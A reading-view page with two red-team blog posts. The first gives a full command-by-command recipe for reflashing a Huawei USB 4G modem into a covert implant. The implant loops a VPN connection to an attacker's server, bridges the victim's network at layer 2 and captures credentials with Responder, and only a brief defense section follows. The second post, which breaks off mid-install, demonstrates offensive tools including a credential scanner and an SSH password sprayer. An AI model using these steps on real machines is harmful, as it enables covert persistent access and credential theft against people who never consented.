❌

Reading view

There are new articles available, click to refresh the page.

Social Engineering: Modem-Based Persistence in a Compromised Environment

Welcome back, aspiring cyberwarriors!

Previously, we had a few articles showing what crafty hackers can do to attack your system with a USB drive. Today we’ll cover yet another approach they might take, turning a USB modem into a persistence mechanism. As always, we’ll discuss practical ways to protect yourself from it.

When hackers have physical access to a potential victim’s computer, they aren’t limited to one-time actions. With just a few minutes, they can establish a persistent communication channel that continues to function long after they’ve walked away. This can be achieved using a regular USB modem that’s been slightly modified in advance.

Modern 4G USB modems, especially those based on the HiLink architecture, are more powerful than they appear. Although they look like slightly oversized flash drives, they’re small computers running a full operating system. Many of these devices run embedded Linux environments, sometimes alongside other systems such as VxWorks for handling GSM communication. These modems are autonomous. They’re powered directly through USB, they boot within seconds, and they present themselves to the host computer as a network interface.

A popular example is the Huawei E3372h-153. It has strong community support, accepts modified firmware, and includes everything needed to build an independent communication channel. When you connect this thing, it behaves like a virtual Ethernet adapter. To the OS it looks like just another network card. But inside that modem you have a full system capable of running scripts, managing connections, and interacting with the host machine. The computer believes it’s simply using a network interface, while the modem itself can communicate with external infrastructure over the mobile network. Unlike traditional implants, this one doesn’t depend on the victim’s internal network at all.

There are commercially available tools designed for similar purposes (LAN Turtle), but they typically rely on existing network connectivity. They don’t have an independent 4G communication channel.

Implementation

From an engineering perspective, the device is already almost perfect. It draws power directly from USB and uses its own 4G connection, so it will communicate even in isolated environments. 

To unlock its potential, we will need to modify the firmware. After reflashing, the internal operating system will automatically establish a VPN connection to a remote control server using the mobile network.

The first step is gaining access to the modem’s internal system. You can do it using Telnet or ADB:

kali > telnet 192.168.8.1
kali > adb connect 192.168.8.1:5555

Then we need to enable debugging features to configure things:

modem > curl http://192.168.8.1/html/switchDebugMode.html
modem > minicom -D /dev/ttyUSB0

With debug mode enabled, the firmware can be replaced:

modem > at^godload # Enter firmware mode. The modem will reboot
modem > sudo ./balong_flash -p /dev/ttyUSB0 E3372h-153_Update_22.200.15.00.
00_M_AT_05.10_nv.exe

After rebooting, the modem usually presents itself as multiple devices, including a virtual CD-ROM and storage. These features are unnecessary and may reveal the device’s presence, so they should be disabled:

modem > AT^NVWREX=50091,0,60,1 0 0 0 FF 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 A3
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 # Disable CD-ROM mode on startup, enable RNDIS/CDC
AT^RESET # Reboot

Next comes a subtle but important adjustment. The DHCP configuration is modified so the modem does not present itself as a gateway. This helps avoid interfering with the host system’s routing behavior and keeps the device less noticeable:

modem > cat <<EE > /data/config
Interface br0
MinLease 30
Vendorid c0012
Address main
EnbSrv 1
Start 192.168.8.100
End 192.168.8.200
Option lease 86400
Option subnet 255.255.255.0
Address main end
EE

The config file will look like this: 

To establish remote control, an OpenVPN client is installed directly on the modem. Precompiled binaries are here.

Here is how:

modem > adb push tun.ko /online/ovpn/
modem > adb push openvpn /online/ovpn/
modem > adb push vds.ovpn /online/ovpn/
modem > cat <<EE > /data/vpn.sh
#!/system/bin/busybox sh
while :; do /online/ovpn/openvpn --config /online/ovpn/vds.ovpn
--route-noexec; done
EE
modem > chmod 700 /data/vpn.sh

modem > busybox passwd

modem > reboot

The VPN runs in a continuous loop, so even if the connection drops, it won’t be a problem. Finally, autorun scripts and routing rules are configured so that traffic flows correctly between the 4G network and the target machine:

modem > mount -o remount,rw /dev/block/mtdblock16

modem > cat <<EE >> /system/etc/autorun.sh
/data/autorun.sh &
EE

modem > cat <<EE > /data/autorun.sh
#!/system/bin/busybox sh
killall dhcps.real
cp /data/config /var/dhcp/dhcps/config
dhcps.real &
sleep 5
insmod /online/ovpn/tun.ko
/data/vpn.sh &
iptables -t nat -A POSTROUTING -o br0 -s 172.16.0.0/24 -j MASQUERADE
iptables -I INPUT 1 -i br0 -p tcp --dport 80 -j DROP
iptables -I FORWARD 2 -i br0 -o wan0 -j DROP
EE

modem > chmod 700 /data/autorun.sh

The autorun script should look like this:

At this point, the modem has become a self-contained communication bridge.

Persistence

When deployed, the hardware backdoor does not look impressive. That is its strength. It resembles a slightly larger USB flash drive.

Because the device uses a mobile network, it does not rely on the internal infrastructure of the organization. Even if the local network has no internet access, the modem maintains a stable connection to the outside world.

Hackers can connect to the same VPN server from another device, linking themselves to the compromised machine. The modem forwards traffic in a reverse direction being a gateway into the target system.

L2 Access

This method of persistence provides network access only to the machine the modem is connected to. To make attacking the target system easier, it may be necessary to establish an L2VPN tunnel that is closer to the target. This requires creating another VPN tunnel inside the existing one. If the first VPN is used solely for communication with the device lan_turtle, the second one provides the maximum possible network access to the computer through the USB-emulated network. 

To achieve this, we need to run a few commands inside the USB modem. These commands will create a VPN tunnel and place the newly created virtual interface into a network bridge together with the USB interface. Inside the modem run these commands:

modem > ./openvpn --config l2.ovpn --route-noexec
modem > brctl addif br0 tap1
modem > ifconfig tap1 0

Here is an example of the l2.ovpn file:

The L2VPN interface will have an IP address, which is not actually needed since OpenVPN is already running. It can be reset, after which the interface can simply be added to the bridge. As a result, L2 packets from the compromised machine will flow into the VPN interface. This means the hacker doesn’t just gain logical network access to the target PC, but they will see it as if they were directly plugged into it with a regular Ethernet cable.

On the hacker’s side, it is only necessary to connect to the modem and establish a VPN tunnel, then manually assign it an IP address from the subnet of the victim computer’s network adapter:

kali > sudo openvpn --config lan_turtle.ovpn --route-noexec
kali > sudo ifconfig tap0 192.168.8.200/24

The configuration file for connecting to lan_turtle to establish an L2VPN tunnel is lan_turtle.ovpn and it looks like this:


With this setup, the hacker gains direct access to the internal network. Responder can then be used to capture auth data:

kali > responder -I tap0 -d -w -F
Defense

Although the technique is technically sophisticated, you only need physical USB access. Because of that, defensive strategies are simple.

Organizations should treat USB ports as sensitive interfaces. Restricting unknown devices, disabling USB-based network adapters through system policies, and regularly inspecting machines can help you reduce risk. Just as importantly, physical access must be controlled. Even the most advanced software defenses cannot protect a system if someone is allowed to plug in their own hardware.

Summary

The Huawei E3372h-153 and similar devices can be used for persistence, using their own mobile data connection to maintain remote access independent of the victim’s network. Modified modems can automatically set up VPN tunnels and persistently reconnect, which creates a backdoor into the system even after they leave.

If you like red teaming, we have our Red Team Operator training, where we cover more tools and techniques to help you emulate real APT work, so you can give a company a realistic stress test and help make it secure.

The post Social Engineering: Modem-Based Persistence in a Compromised Environment first appeared on Hackers Arise.

Pentesting: Twelve Caesars – Community Tools for Offensive Security

Welcome back, aspiring cyberwarriors!

Recently a new project was released by Praetorian. Praetorian is open-sourcing the offensive tools their red team actually uses on engagements. They call it 12 Caesars and their team is planning to release one tool a week for twelve weeks. Every tool is written in Go and ships as a single binary with zero external dependencies.

Each tool is assigned a Caesar name and a blog post, where you can learn more about these tools.

We’ll look at four of these tools, including the basic ones, to make this article suitable for everyone. Before we proceed, it’s important to remind you that you can only test systems you own or have explicit written authorization to test. We will use our lab for it.

Titus


Our first tool is Titus. Titus finds credentials, API keys, and tokens in source code, files, git history, container images, and more. The tool has 487 detection rules covering AWS, GCP, Azure, GitHub, Slack, databases and hundreds of other services. Similar to TruffleHog, it can validate credentials as it finds them by calling the provider APIs.

It’s also available as a Burp Suite extension and a Chrome extension.

kali > curl -sL -o titus https://github.com/praetorian-inc/titus/releases/latest/download/titus-linux-amd64
kali > chmod 777 titus
kali > ./titus --help


Let’s start by pointing it at test keys released by Truffle Security.

It found all the keys in the repo. Companies often publish their secrets by accident. Some live in the repositories for years, so it’s good to do regular checks to prevent unnecessary leakage.

Nerva


Nerva is a fingerprinter supporting 170 protocols across TCP, UDP, and SCTP, plus dozens of HTTP technology fingerprinters. You can feed it with open ports from naabu, nmap or other tools and it’ll tell you what’s actually running with its version.

kali > curl -sL -o nerva.tar.gz https://github.com/praetorian-inc/nerva/releases/download/v1.70.3/nerva_1.70.3_linux_amd64.tar.gz
kali > tar --no-same-owner -xzf nerva.tar.gz
kali > chmod 777 nerva
kali > ./nerva --help

Now let’s use our Ubuntu to show a basic test.

kali > ./nerva -t 192.168.131.9:22,11434

It will be way more useful when you work with big lists of corporate assets during a pentest.


Brutus



Brutus is a modern Hydra alternative. It supports more than 40 protocols including SSH, RDP, MySQL, PostgreSQL and a lot more. Brutus was built to work with Nerva or naabu output.

kali > curl -sL -o brutus.tar.gz https://github.com/praetorian-inc/brutus/releases/latest/download/brutus-linux-amd64.tar.gz
kali > tar --no-same-owner -xzf brutus.tar.gz
kali > chmod 777 brutus
kali > ./brutus --help     

Each command has its own help menu to make it easy to work with.

kali > ./brutus creds --help

Now once again lets use our Ubuntu to spay passwords. 

kali > ./brutus creds --target 127.0.0.1:22 --protocol ssh “admin:admin”

It was easy. As mentioned before, this tool chains with Nerva, and that’s how it becomes useful to test the entire infrastructure against common password and detection.

Julius

With AI services proliferating inside corporate environments, we want to know what LLM infrastructure is running on our hosts. Julius will fingerprint more than 60 AI services including Ollama, vLLM, LiteLLM, LocalAI, Hugging Face TGI, AWS Bedrock and AnythingLLM. It can also list available models from endpoints.

kali > curl -sL -o julius.tar.gz https://github.com/praetorian-inc/julius/releases/download/v1.5.1/julius_1.5.1_linux_amd64.tar.gz

kali > tar --no-same-owner -xzf julius.tar.gz
